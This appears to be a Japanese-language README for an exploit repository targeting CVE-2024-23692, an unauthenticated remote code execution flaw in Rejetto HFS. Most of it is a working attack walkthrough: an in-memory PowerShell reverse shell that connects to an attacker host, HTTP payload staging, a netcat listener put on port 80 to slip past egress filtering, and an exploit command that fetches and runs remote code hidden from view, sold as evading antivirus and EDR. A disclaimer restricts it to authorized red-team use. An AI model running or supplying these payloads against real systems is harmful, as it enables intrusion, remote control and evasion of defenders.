 sandimfz/cve-2024-23692
未パッチの Rejetto HFS に対する CVE-2024-23692 の悪用を自動化。インメモリ PowerShell リバースシェル、HTTP ペイロードステージング、AV/EDR のディスク書き込み回避を備え、認可されたレッドチーム演習向け。

CVE-2024-23692 に関する戦術的ドキュメントおよびエクスプロイトガイド。これは、Rejetto HTTP File Server (HFS) の 2.3m より前のバージョンに影響を与える、認証不要の重大なリモートコード実行 (RCE) 脆弱性です。本ガイドでは、インメモリ・リバースシェル (RAM のみ) 技術を活用し、シグネチャベースのアンチウイルス/EDR によるディスク書き込み検知を回避します。
免責事項: 本リポジトリおよびその内容は、認可されたセキュリティ評価、ペネトレーションテスト、バグバウンティのシミュレーション、および防御的フォレンジック監査に厳密に限定して使用されることを意図しています。第三者環境に対する未認可の使用は厳格に違法です。
本概念実証ワークフローで実装されている自動検証テンプレートは、以下の公開リポジトリを基に構築されています:
この手法は、HTTP ステージャー配置モデルを採用し、テキストベースのペイロード文字列を動的にターゲット環境に配信し、システムの揮発性メモリ (RAM) から直接ライブ実行を呼び出します。
ローカルの C2/攻撃者サーバー上で、index.html という名前の静的テキストファイルを作成し、以下のコア PowerShell TCP ソケットループコードを記述します:
\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()
ペイロードテンプレートファイルを含む指定のステージングフォルダ内でターミナルインスタンスを開き、代替ポート (例: 8080) で即座に Python HTTP リスナーを起動します:
python3 -m http.server 8080


受信する永続シェルコールバックをホストするために、2 つ目の独立したターミナルセッションを開きます。送信境界保護対策 (Egress Firewall Filtering) を容易に回避するために、ポート 80 (または 443) を活用することを強く推奨します:
sudo nc -lvnp 80
デプロイメントインフラストラクチャを対象に、自動検証エンジンを発射します。ターゲット呼び出しは、パラメータフラグを落とすことなく最適な文字列安定性を維持するために、ローカライズされた CMD 実行ラッパーを介してコマンド解析をフックします:
./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""
侵害を完全に除去し、脆弱な運用環境を修復するには:
Get-Process -Name *hfs* | Stop-Process -Force
Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue
